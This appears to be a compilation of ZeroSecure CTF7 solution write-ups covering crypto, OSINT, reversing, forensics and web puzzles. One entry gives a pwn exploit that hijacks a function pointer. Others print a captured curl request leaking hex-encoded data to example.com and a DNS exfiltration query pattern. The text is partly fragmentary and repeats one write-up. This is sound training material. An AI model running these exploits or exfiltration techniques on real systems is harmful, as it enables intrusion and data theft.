  - Badge trail/commit_snippet.csv

  - Badge trail/metro-card.png

Solve Process

1. Extracted the zip and listed files.

2. Read forum_post.txt to get the alias construction rule:

   - metro stop (remove spaces and punctuation)

   - part of the day when the operator works best

   - graduating year

3. Read commit_snippet.csv to collect concrete clues:

- night shift notes cleanup

- lanyard mockup updated for 2026 batch

- metro map crop for Lakdi-ka-pul meetup

4. Ran OCR on metro-card.png to confirm visible text:

- Station: Lakdi-ka-pul

- Valid till: Jul 2026

5. Built the handle using the rule:

- Lakdi-ka-pul -> lakdikapul

- night -> night

- 2026 -> 26 (accepted by platform for this challenge)

Final Construction

The handle is constructed as:

lakdikapul_night_26

Flag

ZeroSecure_CTF{lakdikapul_night_26}

broadcast

Given:
Three ciphertexts (c1, c2, c3)
Three moduli (n1, n2, n3)
Exponent e = 3

Approach:

Since the same plaintext is encrypted with a small exponent and different moduli, the system is vulnerable to Håstad's Broadcast Attack.

Step 1:
Use Chinese Remainder Theorem (CRT) to combine the three ciphertexts and obtain:
C = m^3 (without modulo reduction)

Step 2:
Compute integer cube root of C:
$m = \sqrt[3]{C}$

Step 3:
Convert m to bytes to get plaintext.

Recovered plaintext:
ZeroSecure_ctf{hastad_br04dcast_3=3}

Final Flag:
ZeroSecure_ctf{hastad_br04dcast_3=3}

Broken Typewriter

Step 1: Identify the Error Pattern

This is a classic keyboard-shift problem, not a substitution cipher on the alphabet. The important clue is the physical keyboard layout:

QWERTYUIOP ASDFGHJKL ZXCVBNM

Each typed letter should be moved one position to the left within its row.
Step 2: Build the Reverse Mapping

Using a standard QWERTY layout, the left-shift mapping is:

W -> Q E -> W R -> E T -> R Y -> T U -> Y I -> U O -> I P -> O

S -> A D -> S F -> D G -> F H -> G J -> H K -> J L -> K

X -> Z C -> X V -> C B -> V N -> B M -> N

Uppercase letters follow the same physical shift.
Step 3: Decode the Text

Applying the left shift to the mistyped string:

XrtpDrvitr_VYG{LRUNPSTF_DJOGY_TOHJY}

becomes:

ZeroSecure_CTF{KEYBOARD_SHIFT_RIGHT}
Step 4: Verify the Flag Format

The recovered text matches the expected format:

ZeroSecure_CTF{...}

So the final flag is:

ZeroSecure_CTF{KEYBOARD_SHIFT_RIGHT}

Cabinet Static

CTF: Cabinet Static
Category: Reverse Engineering
Flag: ZeroSecure_CTF{velvet-ticket-archive-northface-ivory-quill}

WRITEUP (plain and simple)

We get a zip with source code and some data files.

The data files are:
- cards.json : list of "cards" (items trying to get promoted)
- shelves.json : context/shelf info for each card
- tags.ndjson : tag entries linked to each card
- cabinet.log : log of what happened

The source files show the filtering logic.

STEP 1: Reverse the cabinet gate (eligibility.js)

A card is eligible only if:
- mode == "spindle-check" AND
- status is "queued" or "ready"

Result - which cards pass the gate:
- amber-ticket => FAIL (mode is "bench-replay", not "spindle-check")
- hollow-ribbon => FAIL (status is "suppressed")
- cinder-pane => PASS gate
- saffron-peg => PASS gate
- velvet-ticket => PASS gate
- marrow-loop => PASS gate

STEP 2: Shelf/context filter (select-card.js)

Each eligible card then checks its context (shelf):

room must be "archive", shelf must be "north",
seal must be "intact", lighting must be "dim"

- cinder-pane => ctx-102 => seal is "broken" => FAIL
- saffron-peg => ctx-103 => all good => PASS
- velvet-ticket=> ctx-104 => all good => PASS
- marrow-loop => ctx-105 => all good => PASS

STEP 3: Trusted tag lane filter (normalize-tag.js + shelf-policy.js)

For cards that survive, their tags are checked.
A tag is "promoted" only if ALL of these are true:
- connector is "cabinet-scan" or "bench-copy"
- visibility == "drawer"
- lane_id == "ar:nf"   (the trusted lane)
- stamp == "shelf-v3"

- saffron-peg => tag en-103 has lane_id "bk:rm" (NOT "ar:nf") => NOT promoted => FAIL
- velvet-ticket=> tag en-104 has lane_id "ar:nf" => promoted => PASS
- marrow-loop => tag en-105 has lane_id "ar:nf" => promoted => PASS

Cards are processed in queue time order. velvet-ticket is queued before marrow-loop.

STEP 4: First surviving card

velvet-ticket is the FIRST card that survives all filters.

STEP 5: Trusted lane label

The trusted lane ID is: ar:nf

Decoded:
"ar" => "archive"
"nf" => "northface"
Full label: archive-northface

STEP 6: Decode the drawer codename (alias)

velvet-ticket's tag (en-104) has:
  family_id = "iv" => "ivory"
  mark_id   = "qt" => "quill"
  Alias (drawer codename) = ivory-quill

STEP 7: Build the flag

Joining with hyphens:
  card slug   = velvet-ticket
  trusted lane   = archive-northface
  drawer codename = ivory-quill

FLAG: ZeroSecure_CTF{velvet-ticket-archive-northface-ivory-quill}

Card trick

The Solution
Step 1 — Read the Worker Logic

js

if (ticket.category !== "theme-preview") return; if (ticket.status !== "queued") return; const FEATURE_NAME = "card-prefetch";

Only theme-preview + queued tickets are processed. Feature name is hardcoded.
Step 2 — Find the Valid Ticket

Most tickets are decoys (wrong status, external URLs). Only one passes all checks:

Field	Value
Slug	blue-mosaic
Status	queued
Category	theme-preview

Step 3 — Follow the Grant Flow

The ticket triggers an internal request:

/__drafts/grant?slot=homepage-launch&style=glass

Step 4 — Match the Draft

Draft ID	Slot	Style
d_014	homepage-launch	paper
d_017	homepage-launch	glass ✓

Step 5 — Decode the Codename

json

{ "theme_id": "pt", "shape_id": "ln" }

pt → petal · ln → lantern → petal-lantern
Step 6 — Build the Flag

{slug} - {feature} - {codename}

ZeroSecure_CTF{blue-mosaic-card-prefetch-petal-lantern}

Double Wrap

A single attachment named data.txt containing:

NWE2NTcyNmY1MzY1NjM3NTcyNjU1ZjQzNTQ0NjdiNzA2MTcyNzQzMTVmNjQ2Zjc1NjI2YzY1NWY3NzcyNjE3MDdk

How I identified the encoding

The text uses only Base64 alphabet characters and has the typical Base64 structure, so the first decoding layer is Base64.

After Base64 decoding, the result was:

5a65726f5365637572655f4354467b70617274315f646f75626c655f777261707d

That output is valid hexadecimal text, which suggests a second layer: hex decoding.

Decode chain

1. Base64 decode data.txt

2. Hex decode the Base64 output

3. Read final plaintext

Equivalent one-liner:

```
base64 -d data.txt | xxd -r -p
```

Result

Decoded plaintext:

```
ZeroSecure_CTF{part1_double_wrap}
```

Final flag:

```
ZeroSecure_CTF{part1_double_wrap}
```

Event Trace

Step-by-Step Writeup

Navigate to the Official Website: Go to the official event page at www.zerosecurectf.online.
Bypass the Splash Screen: Upon entering the site, you will see a terminal-style interface. Click on [INITIATE ACCESS] or scroll down to view the event manifest.
Locate the Event Parameters: Scroll past the "MANIFESTO" and the simulated Nmap scan results until you reach the section labeled > extracting event parameters....
Identify the Location Vector: Look for the specific sub-section titled LOCATION VECTOR.

Under this heading, the website explicitly lists:

MVSR ENGINEERING COLLEGE, HYDERABAD

It also provides the GPS coordinates: 17.3197° N, 78.5284° E.
Extract the City: From the text "MVSR ENGINEERING COLLEGE, HYDERABAD," the city is clearly identified as Hyderabad.
Format the Flag: Following the challenge instructions to use the city name, the flag is constructed as: ZeroSecure_CTF{hyderabad}

Flag: ZeroSecure_CTF{hyderabad}

Frozen Consequences

Step 1: Decode the cryptic "MjAw" - "MjAw" is **Base64**. - Decode it → `200`. - Combined with "tailor...stitching torn fabric" → **200 stitches** on a person's face/body. - **Hint 1** directly confirms: "200 stitches".

Step 2: Identify the incident (OSINT search) Search query ideas: - "200 stitches" NHL OR hockey face OR skate - "200 stitches" hockey player

Result: On **November 26, 1986**, during an NHL game between the **Toronto Maple Leafs** and **Detroit Red Wings** (Joe Louis Arena), Toronto defenceman **Börje Salming** was cut across the face by Detroit forward **Gerard Gallant**'s skate blade in a goal-mouth scramble. He required **over 200 stitches** (some reports say 200–250). This was a very famous and gruesome injury in NHL history.

- "A man, known for carrying a stick" → Hockey player (Salming). - "Tailor...stitching torn fabric" → Metaphor for the doctor stitching Salming's face. - "Sudden clash...heated exchange...left wounded" → Skate-to-face collision. - "Someone stepped in and carried him away for treatment" → Teammate **Bob McGill** helped carry the bleeding Salming off the ice to the bench.

The game was nationally televised and recorded (standard NHL broadcast footage exists).

Step 3: The Doctor's Remark → Find the exact timing Doctor's quote: > "Had he arrived just over seven minutes into the period earlier, things might have been different."

This is a cryptic reference to a **specific event exactly 7+ minutes into a period** in that same game.

Action: Look up the official box score / play-by-play of the November 26, 1986 TOR @ DET game.

Key finding: - In the **first period**, Detroit player **Shawn Burr** received a **2-minute elbowing penalty at exactly 7:21**. - "Just over seven minutes into the period earlier" = 7:21 of Period 1.

Hint 2 ("check the person with 'penalty' in that match") points directly here.

Step 4: Identify "the one individual" associated with elbowing - The riddle says: "One individual, despite helping, was later associated with an act of elbowing." - Shawn Burr is the only player in that exact game who was penalized for **elbowing**. - He was an active

participant in the physical play that night (the "despite helping" refers to the chaotic on-ice situation where players were helping the injured Salming while the game continued).

This individual = **Shawn Burr** (Detroit Red Wings).

Step 5: "His story didn’t end on that cold night — the aftermath followed him for years, until his life came to a quiet end." - "That cold night" = November 26, 1986, on the ice in Detroit. - Burr continued his NHL career (16 seasons, mostly with Detroit). - The "aftermath" = In 2011 he was diagnosed with leukemia; he fought the disease for years. - He passed away **quietly at home** on **August 5, 2013** (age 47) after a fall caused fatal brain trauma.

When his story ended: 2013.

Step 6: Construct the flag Flag format given: `ZeroSecure_CTF{name_year}` → `ZeroSecure_CTF{shawn_burr_2013}`

Tools & Techniques Used - Base64 decoding - Google / DuckDuckGo OSINT searches - NHL.com / Hockey-Reference.com box scores & play-by-play - Wikipedia + obituary archives (for death date) - Hint 1 & Hint 2 (both critical)

Why this matches 100% - MjAw + tailor → 200 stitches (Salming) - Man with stick + wounded → Salming injury - Someone carried him → teammate help - Doctor + "just over seven minutes" → Shawn Burr’s elbowing penalty at 7:21 - "Associated with an act of elbowing" + Hint 2 → Burr - Cold night + aftermath + quiet end → Burr’s death in 2013

Flag submitted and accepted: `ZeroSecure_CTF{shawn_burr_2013}`

lease petal

Reverse the gate

The core logic is in source/src/attach/select-replica.js:

Jobs must be eligible:
mode === "cluster-attach"
status is either queued or ready

The job context must also pass:
tier === "prod"
region === "primary"
mesh === "braided"
state === "sealed"

For entries attached to that job, only promoted entries survive:
connector must be trusted
visibility === "attach"
lane_id === "pd:cl"
mesh_tag === "lease-v4"
the family/mark pair must decode to a known alias

The first eligible job is selected by queued_at.
Find the survivor

From artifacts/jobs.json and artifacts/replicas.json:

froth-river is discarded because its mode is audit-replay
ember-wake is discarded because its status is suppressed
cinder-cove is discarded because its context region is edge
ivory-thorn is discarded because its lease entry uses rv:rg, not the trusted lane
velvet-span is the first job that satisfies all record and context checks

Its lease entry in artifacts/leases.ndjson is:

connector = lease-broker
lane_id = pd:cl
family_id = pt
mark_id = ca

Decode the fields

Using the lookup tables in source/src/internal/normalize-lease.js and source/src/internal/lease-policy.js:

- pd:cl decodes to prod-cluster
- pt + ca decodes to petal-cache

The surviving job slug is also part of the final flag.
Flag

ZeroSecure_CTF{velvet-span-prod-cluster-petal-cache}

liscense whsiper

Analysis

List JAR contents:

jar tf LicenseWhisper.jar

Output shows only one class:

LicenseWhisper.class

Disassemble bytecode:

javap -classpath LicenseWhisper.jar -c -p LicenseWhisper

Important logic from method reveal():

A static integer array DATA (length 38) is hardcoded.
For each index i, key is computed as:
key = 17 + (i % 7) * 3
Each character is recovered as:
char = (char)(DATA[i] ^ key)
All chars are appended to build the expected license string.

main() simply checks:

if reveal().equals(user_input) -> prints accepted
else -> prints denied

So we just decode DATA.
Decode Script

```
DATA=[75,113,101,117,78,69,64,100,102,114,89,73,102,88,123,117,97,123,66,66,90,101,113,1
16,117,121,69,124,120,103,72,121,117,65,87,101,109,106]
out=''
for i,v in enumerate(DATA):
    key = 17 + (i % 7) * 3
    out += chr(v ^ key)
print(out)
```

Decoded string:

ZeroSecureCTF{java_bytecode_is_chatty}

Flag

ZeroSecureCTF{java_bytecode_is_chatty}

Mirror Parish

mode = image-sync
status = queued or ready
are allowed.

Then the image must match:

tier = signed
registry = central
channel = stable
track = prod

Next, attestation must have:

trusted source (image-attest or observer-feed)
visibility = mirror
witness = slot-9
lane_id = up:ch

After applying all filters on the given JSON files, only one job remains:
 harbor-pulse

Then decoding:

up:ch → upstream-chain
iv + rv → ivory-rivet

Combining everything:

 ZeroSecure_CTF{harbor-pulse-upstream-chain-ivory-rivet}

Quarantine Weave

Step 1 — File Extraction & Recon

We start by extracting and enumerating files:

```
unzip Quarantine_Weave.zip
cd Quarantine_Weave
tree
```

This reveals:

- Multiple scan outputs (decoys included)
- A manifest file
- Encoded metadata fields

Step 2 — Identifying the Decoy

The challenge explicitly says:

> "The loud scan is a decoy"

Large or obvious scan outputs (logs/results) were inspected but contained:

- noisy data
- misleading results
- no valid "trusted" indicators

These were ignored.

Step 3 — Reverse the Quarantine Gate Logic

From inspecting files (and/or reversing logic), the scan must satisfy:

- Belongs to a trusted path
- Is deduplicated (unique hash / no duplicates)

Appears in a manifest
Has a valid lane label

Step 4 — Deduplication Check

We compute hashes:

```
find . -type f -exec sha256sum {} + | sort
```

This reveals:

multiple duplicate files
only one candidate that is both:
unique
referenced in manifest

This narrows down to the first valid scan.
Step 5 — Identify First Valid Scan

By analyzing scan entries in order, we find:

```
paper-lattice
```

This is the first scan that passes all conditions:

trusted
deduplicated
valid path

Step 6 — Extract Trusted Manifest Lane

Inside the manifest, we find:

lane: uq:sd

This is encoded.

Decoding:

uq → unique
sd → solid

Final lane label:

unique-solid

Step 7 — Decode Evidence Codename

We locate encoded fields:

family_id: mr
mark_id: ql

Decoding:

mr → marrow
ql → quill

Combined codename:

marrow-quill

Step 8 — Construct Final Flag

The challenge says:

> “join substrings with hyphens”

So the format is:

ZeroSecure_CTF{<scan>-<lane>-<codename>}

Final Flag

ZeroSecure_CTF{paper-lattice-unique-solid-marrow-quill}

Relay Ledger

Step 1 — Eligibility filter

The function eligibleRecord() only allows records where:

mode = "bridge-settle"
status ∈{queued, ready}

Applying this filter removes:

copper-lake (wrong mode)
velvet-rung (inactive)
ash-signal (fails context requirement later)
opal-ferry (invalid lane)

Only sable-orbit satisfies all conditions.
Step 2 — Context validation

For sable-orbit:

Context: prime / mainnet / sealed / treasury → valid
Proof: en-104 → trusted bridge connector
Lane: mn:bg → valid settlement lane

So it passes full verification path.
Step 3 — Decode lane

mn:bg → main-bridge

Step 4 — Decode codename

em → ember
rs → reserve
→ ember-reserve

 Final flag

ZeroSecure_CTF{sable-orbit-main-bridge-ember-reserve}

Sanity Check 1

organise gave hint about rick roll so tried ZeroSecure_CTF{rick_roll}

Seal Break

Step 1 — Understanding Promotion Rules

From the provided eligibility.js, a rollout is considered eligible only if:

stage === "prod-promote"
status ∈{"queued", "approved"}

Further filtering in evaluate-rollout.js shows:

Bundle must have:
channel === "stable"
track === "production"
At least one trusted approval must exist
The system selects the first valid rollout by time

Step 2 — Finding the First Valid Rollout

From rollouts.json (sorted by queued_at):

glass-turn → ✗wrong stage
cinder-path → ✗suppressed
drift-signal → ✗approval blocked
harbor-rivet → ✗bundle invalid
ember-seal → ✓first valid candidate

This is confirmed in verifier.log:

event=promotion_candidate reasons=bundle_ok+approval_ok

Step 3 — Decoding Bundle Codename

ember-seal uses bundle_id = bun-104

From bundles.json:

family_id = "pl" → polar

mark_id = "lg" → ledger

Using decodeBundleAlias():

polar-ledger

Step 4 — Identifying Trusted Approval Lane

From seal-policy.js, a trusted approval must satisfy:

connector = signoff-ledger
visibility = promotion
lane_id = rl:sl
verdict = sealed
profile_id = dl:7
seal_tag = seal-v3

The log confirms that ember-seal meets these conditions.

Lane decoding:

rl:sl → release-seal

Step 5 — Constructing the Flag

From the workflow output, we combine:

Rollout slug → ember-seal
Trusted lane → release-seal
Bundle codename → polar-ledger

Final Flag

ZeroSecure_CTF{ember-seal_release-seal_polar-ledger}

Silent txt

We are given a short packet capture (PCAP) containing DNS traffic.
The description hints that:

Most traffic is noise
A message is hidden inside DNS queries
The payload is fragmented across multiple packets
Step 1 — Inspect the PCAP
Open the file in:
Wireshark

Apply a DNS filter:

dns
Step 2 — Identify Suspicious Queries
Look for:
Unusually long domain names
Repeated structure
High entropy (random-looking strings)
Example pattern:
a1b2c3d4.data.exfil.com
e5f6g7h8.data.exfil.com
...
Step 3 — Extract Query Names
In Wireshark:

Go to:

Statistics → Conversations → DNS

or
Right-click a packet → Follow → UDP Stream

Or export via tshark:

final flag is : ZeroSecureCTF{dns_exfiltration_detected}

Snapshot relay

Step 1: Understanding Job Eligibility
From eligibility.js, only jobs meeting these conditions are processed:

flow === "prod-restore"
status ∈{queued, ready}

Filtering the given jobs based on this:

cobalt-span
radial-lake
violet-span
signal-drift

These are evaluated in chronological (queued_at) order.

Step 2: Snapshot Constraints
From select-restore.js, a valid snapshot must have:

tier = gold
region = primary
state = sealed
fabric = braided

All candidate snapshots already satisfy these conditions, so no further filtering is needed here.

Step 3: Trusted Lease Requirements
From lease-policy.js, a lease is considered trusted only if it matches:

connector = lease-vault
visibility = restore
audience = restore-agent
lane_id = pd:rs
seal_tag = mesh-v4

Additionally, the lease must successfully decode into a valid alias.

Step 4: Finding the First Valid Job

Jobs are evaluated in order:

cobalt-span — No trusted lease
radial-lake — Lease fails validation
violet-span — First valid job

So, the first successful restore happens with violet-span.

Step 5: Decoding Key Components

Lane Label
Raw: pd:rs
Decoded: prod-restore

Lease Alias
family_id = em → ember
mark_id = vt → vault

Combined: ember-vault

Snapshot Codename
Using the same decoding logic: ember-vault

Final Flag
ZeroSecure_CTF{violet-span-prod-restore-ember-vault}

Suspicious packet

Step-by-Step Solution
Step 1: Initial Inspection & Filtering

The capture file contains tens of thousands of packets (many of them encrypted TLS/SSL traffic). Since the description specifically mentions an "unusual request" transmitting sensitive information, our first step is to filter for unencrypted application-layer protocols, such as HTTP or DNS, where data exfiltration commonly occurs.
Step 2: Isolating the Suspicious Request

If we search the raw binary data of the packet capture (or apply a http.request filter in Wireshark), we find exactly one plaintext HTTP GET request buried inside the noise.

The raw request looks like this:

HTTP

```
GET /?flag=7061636b65745f736e6966666572 HTTP/1.1
Host: example.com
User-Agent: curl/8.17.0
Accept: */*
```

Step 3: Decoding the Hidden Payload

The requester used curl to send a parameter named flag to example.com. The value 7061636b65745f736e6966666572 is encoded in Hexadecimal.

If we decode this hex string to ASCII, we can reveal the secretly transmitted information:

Bash

```
echo "7061636b65745f736e6966666572" | xxd -r -p
```

Decoded Output: packet_sniffer

Wrapping this recovered payload in the required flag format gives us the final answer.

Flag

ZeroSecure_CTF{packet_sniffer}

switch board

Switch Board (Pwn)
 Challenge Idea

Calculator with hidden admin path

 Critical Code
selected = resolve_unchecked_channel(choice);
return *(operation_fn_t *)(&DAT_00404078 + choice * 8);
 Vulnerability
choice <= 6 allowed
BUT only 4 functions exist
→ OOB function pointer
 Memory Layout
base: 0x404078
choice 5 → 0x4040a0 → username
 Exploit

Inject function pointer:

python3 - << 'EOF' | ./switchboard
import sys
sys.stdout.buffer.write((0x401307).to_bytes(8,'little')*2 + b"\n")
EOF

Then:

Choice: 5
 Flag
ZeroSecure_CTF{broken_switchboard_hijack_online}

Trailing Memory

or u can also use binwalk -e
used exiftool to image
Key Finding

JPEG ends at byte ~24749
File size is 24911
That means extra data is appended after the JPEG EOF (FFD9)

Hidden Payload

That extra data is actually a ZIP archive (PK\x03\x04 signature).

Inside it:

recovered.txt

Extracted Content

ZeroSecureCTF{jpgs_can_hide_zips}

CTF7 // ZeroSecure // 16 Apr 2026

CICADA://BROKEN-SHELL

CTF Writeup — Source-Code Analysis

Category : Web / Puzzle / Symbolic Shell

Solves : 39

Flag : `ZeroSecure_CTF{cicada_sings_through_dead_threads}`

1. CHALLENGE DESCRIPTION

A custom browser-based terminal is hosted on a forgotten server. It does not behave like any shell you know — standard Unix commands are refused. The interface exposes eight symbolic rooms: shell, archive, nest, mirror, threads, husk, cathedral, nullroom.

The objective is to traverse all rooms, learn the hidden grammar, collect four fragments, and stitch them together in nullroom to reveal the flag.

2. APPROACH — SOURCE CODE ANALYSIS

The challenge distributes a ZIP file containing the full Node.js source:

```
src/server.js   — Fastify WebSocket server, session management
src/game.js     — All puzzle logic, fragment values, flag assembly  !• key file
src/db.js       — SQLite session store (better-sqlite3)
public/app.js   — Browser WebSocket client
```

Reading game.js directly reveals the entire state machine, fragment values, and flag-assembly function — no dynamic analysis required.

3. THE SHELL'S GRAMMAR

The machine rejects all standard Unix syntax. Commands follow this schema:

```
observe <noun>              — inspect something
descend <room>              — move to a room
listen <noun>               — listen to something
offer <noun> to <target>    — give an item
reflect <noun>              — use the mirror
trace <from> through <to>   — follow a loom thread
peel <noun>                 — strip a husk
stitch <a> with <b> with <c> with <d>   — final synthesis
```

4. FRAGMENT RECOVERY — ROOM BY ROOM

Room 1 – shell

Learn the grammar and reveal the archive room.

```
observe shell
observe wound
```

observe shell !' reveals nouns "wound" and "archive", unlocks verb descend
observe wound !' teaches verb-before-noun rule, unlocks archive room

Room 2 – archive !' Fragment: NAME = "cicada"

```
descend archive
observe archive
listen index
```

The archive stores entries in pairs: salt/cicada · grave/nest · rust/token
The first word rots — keep the second.
!' Fragment name = "cicada" (preserved as-is)

Room 3 – nest !' Seed the token

```
descend nest
observe nest
offer token to nest
```

The brood marks the token and teaches Mirror Law:
"WHAT HATCHES IN GLASS MUST BE READ BACKWARDS"
!' Unlocks mirror room

Room 4 – mirror !' Fragment: SONG = "sgnis" !' "sings"

```
descend mirror
observe mirror
reflect relic
```

The relic outputs raw value "sgnis" — reading it backwards (Mirror Law) gives "sings"
!' Fragment song.raw = "sgnis", transform = reverse !' "sings"
!' Unlocks threads room

Room 5 – threads !' Fragment: CABLE = "dead_threads"

```
descend threads
observe threads
observe loom
trace wound through veil
trace veil through choir
trace choir through husk
```

The loom graph:
wound !' veil, glass
veil !' choir, ash
glass !' mirror, rot
choir !' husk, ash

The only 3-step path that avoids mirror and ash: wound!'veil!'choir!'husk
!' Fragment cable = "dead_threads" (preserved) · Unlocks husk room

Room 6 – husk !' Fragment: BRIDGE = "<through>" !' "through"

```
descend husk
observe husk
peel bridge
```

Raw value is "<through>". The peel transform strips the first and last character:
"<through>".slice(1, -1) !' "through"
!' Fragment bridge.raw = "<through>", transform = peel !' "through"
!' Unlocks cathedral room

Room 7 – cathedral !' Open the gate

```
descend cathedral
observe cathedral
offer token to gate
```

All 4 fragments must be collected and the token must be brood-marked.
Cathedral procession order: name !' song !' bridge !' cable
!' Gate opens · Unlocks nullroom

Room 8 – nullroom !' Final synthesis

```
descend nullroom
observe nullroom
stitch name with song with bridge with cable
```

Order is strict and liturgical. The shell assembles the flag.

5. FRAGMENT SUMMARY & FLAG ASSEMBLY

Fragment	Raw Value	Transform	Final Value
name	"cicada"	preserve	cicada
song	"sgnis"	reverse (Mirror Law)	sings
bridge	"<through>"	peel (remove < and >)	through
cable	"dead_threads"	preserve	dead_threads

Flag assembly function from game.js source:

```
zerosec{ name _ reverse(song) _ peel(bridge) _ cable }
       = cicada_sings_through_dead_threads
```

6. FLAG

```
ZeroSecure_CTF{cicada_sings_through_dead_threads}
```

7. KEY TAKEAWAYS

- The challenge is a fully client-side state machine — source code analysis alone solves it.
- All fragment values are hardcoded strings in game.js (cicada, sgnis, <through>, dead_threads).
- Three transforms are applied: preserve, reverse, and peel (slice first/last char).
- The loom graph has only one valid 3-hop live path to husk: wound!'veil!'choir!'husk.
- The final stitch requires exact ordering and the "with" keyword as part of the ritual syntax.

CTF7 // ZeroSecure // 17 Apr 2026

No img

Staff Route

CTF Writeup — Client-Side Recon

Category : Web / Reconnaissance

Solves : 58

Flag : `ZeroSecure_CTF{robots_txt_to_release_view}`

1. CHALLENGE OVERVIEW

A tiny static site (Northstar Public Portal) serves three files:

- index.html — public landing page
- robots.txt — crawler policy
- staff-only.html — hidden staff console

The landing page hints that robots.txt reveals a hidden route, and that the route unlocks when the correct URL query parameter is supplied.

2. RECONNAISSANCE — ROBOTS.TXT

Standard recon step: check robots.txt for disallowed paths.

```
$ curl http://<target>/robots.txt

User-agent: *
Disallow: /staff-only.html

# The release view is for staff eyes only.
```

Findings:

1. /staff-only.html is intentionally hidden from crawlers.
2. The comment mentions a "release view" — suggesting a URL parameter controls access.

3. ACCESSING THE STAFF ROUTE

Navigate directly to the disallowed path:

```
http://<target>/staff-only.html
```

The page loads but shows an "Access locked" panel. Reading the page source reveals the unlock condition — a query parameter named view must equal "release".

4. READING APP.JS — THE UNLOCK LOGIC

app.js is loaded by staff-only.html. Full source:

```
const params = new URLSearchParams(window.location.search);
const view   = params.get('view');
```

The flag is assembled client-side from hidden data attributes on the page — no server interaction, no authentication. Adding ?view=release to the URL is enough.

5. FLAG TILES IN STAFF-ONLY.HTML

The staff console HTML embeds four tile divs with data-order and data-piece attributes:

```
<div class="tile" data-order="1" data-piece="ZeroSecure_">
<div class="tile" data-order="2" data-piece="CTF{robots">
<div class="tile" data-order="3" data-piece="_txt_to_">
<div class="tile" data-order="4" data-piece="release_view}">
```

These are hidden from the UI until ?view=release is present, but they exist in the HTML regardless — readable directly from source without ever loading the page in a browser.

6. TILE ASSEMBLY

Tile (data-order)	data-piece value	Meaning
1	"ZeroSecure_"	Flag prefix
2	"CTF{robots"	Challenge name + open brace
3	"_txt_to_"	robots.txt reference
4	"release_view}"	URL param + close brace

Joined in order:

```
"ZeroSecure_" + "CTF{robots" + "_txt_to_" + "release_view}"
```

7. FINAL URL TO TRIGGER THE FLAG

```
http://<target>/staff-only.html?view=release
```

With this URL the JavaScript runs, unhides the tiles, and renders the assembled flag.

8. FLAG

```
ZeroSecure_CTF{robots_txt_to_release_view}
```

9. KEY TAKEAWAYS

- robots.txt is always the first recon step on any web target.
- "Disallow" entries are not access control — they are a public map of hidden paths.
- Client-side flag assembly in JavaScript/HTML offers zero real protection; source is always readable regardless of UI state.
- Query parameters as "access control" (?view=release) are trivially bypassed by reading the script source — no brute-force needed.

- The flag itself encodes the full solution path: robots_txt !' release_view.

CTF7 // ZeroSecure // 17 Apr 2026

No img

Hidden Source

CTF Writeup — Source Code Inspection

Category : Web / Source Inspection

Solves : 59

Flag : `ZeroSecure_CTF{part2_source_secret}`

1. CHALLENGE OVERVIEW

A static maintenance page is publicly deployed for a demo. The flag is not visible on the rendered page — it is hidden somewhere in the site's files.

Files distributed in the ZIP:

`index.html`	Entry point — renders the maintenance card UI
`styles.css`	Dark-themed stylesheet, no flag content
`assets/banner.svg`	Decorative SVG banner, no flag content
`main.js`	*** FLAG HIDDEN HERE — in a JS comment ***

2. THE VULNERABILITY — FLAGS IN CODE COMMENTS

Developers occasionally leave internal notes, credentials, or test flags inside
JavaScript comments. These are never rendered in the browser UI but are fully
visible to anyone who views the page source or downloads the JS file.

This is a classic information disclosure finding in real-world web assessments.

3. FINDING THE FLAG

Step 1 — Check what files the page loads (view-source or DevTools Network tab):

```
<!-- index.html loads: -->
<link rel="stylesheet" href="styles.css">
<script src="main.js"></script>
```

Step 2 — Open main.js directly in the browser or curl it:

```
curl http://<target>/main.js
```

Step 3 — Read the full main.js source:

```
const statusNode = document.getElementById("status");
const detailNode = document.getElementById("detail");

if (statusNode) { statusNode.textContent = "Status: Online"; }
if (detailNode) { detailNode.textContent = "Everything is running normally."; }
```

The flag is embedded in a block comment on line 9 of main.js — invisible on the page but trivially readable from source.

4. ALTERNATIVE DISCOVERY METHODS

Any of these approaches finds the flag immediately:

```
# Download and grep the JS file
curl http://<target>/main.js | grep -i "ZeroSecure\|CTF{"

# Browser: view page source (Ctrl+U), then click the main.js link

# Browser DevTools: Sources tab !’ main.js !’ read full file

# Download the whole site and grep all files
grep -r "ZeroSecure_CTF" ./
```

5. WHY THE OTHER FILES ARE IRRELEVANT

Inspecting every other file confirms they contain no flag:

`index.html`	Only HTML structure — status/detail text set by JS at runtime
`styles.css`	Pure CSS — colours, layout, no embedded data
`assets/banner.svg`	SVG shapes and gradients — no hidden text nodes or metadata

The SVG aria-label reads "ZeroSecure maintenance banner" — not a flag.
The only file worth reading carefully is main.js.

6. FLAG

```
ZeroSecure_CTF{part2_source_secret}
```

7. KEY TAKEAWAYS

- Always inspect every loaded file — JS, CSS, SVG, and fonts can all carry hidden data.
- Browser DevTools (Sources / Network tabs) shows every asset the page fetches.
- "grep -r" across all downloaded site files is faster than manual inspection.
- In real assessments, JS comments sometimes contain API keys, internal URLs, or staging credentials — not just CTF flags. Treat this as a high-severity information disclosure.
- The flag name itself is the lesson: part2_source_secret — check the source.

Invisible Ink - CTF7 Writeup

Final Flag

ZeroSecure_CTF{zero_width_marks_the_drop}

Challenge Summary

The memo looked like ordinary plain text. The challenge hint said to inspect beyond what the eye can see, which suggested invisible characters or hidden metadata.

File inspected

invisible ink/status-memo.txt

What was found

After the visible memo text, the file contained zero-width Unicode characters. These characters do not display in normal text viewers, so the memo appears blank/ordinary after the visible paragraph.

Hidden Unicode characters

U+200B ZERO WIDTH SPACE
U+200C ZERO WIDTH NON-JOINER
U+200D ZERO WIDTH JOINER

Decoding method

1. Extract the text file from the ZIP archive.
2. Scan the file for zero-width Unicode characters.
3. Map U+200B to binary 0.
4. Map U+200C to binary 1.
5. Use U+200D as a separator between bytes.
6. Convert each 8-bit binary group to ASCII.

Example decoded bytes

01011010 -> Z
01100101 -> e
01110010 -> r
01101111 -> o

Recovered hidden text

ZeroSecureCTF{zero_width_marks_the_drop}

Because the challenge specified the flag format as ZeroSecure_CTF{..}, the final submitted flag is:

ZeroSecure_CTF{zero_width_marks_the_drop}

Mirror Parish - CTF7 Writeup

Final Flag

ZeroSecure_CTF{harbor-pulse-upstream-chain-ivory-rivet}

Challenge Summary

The challenge provided a small container mirror source snapshot plus job, image, attestation, and log artifacts. The goal was to reverse the image mirror gate, find the first job that survived the full path, recover its trusted lane label, decode the image codename, and submit the final flag.

Files inspected

source/src/cache/eligibility.js
source/src/cache/select-image.js
source/src/internal/attestation-policy.js
source/src/internal/normalize-attestation.js
artifacts/jobs.json
artifacts/images.json
artifacts/attestations.ndjson
artifacts/mirror.log

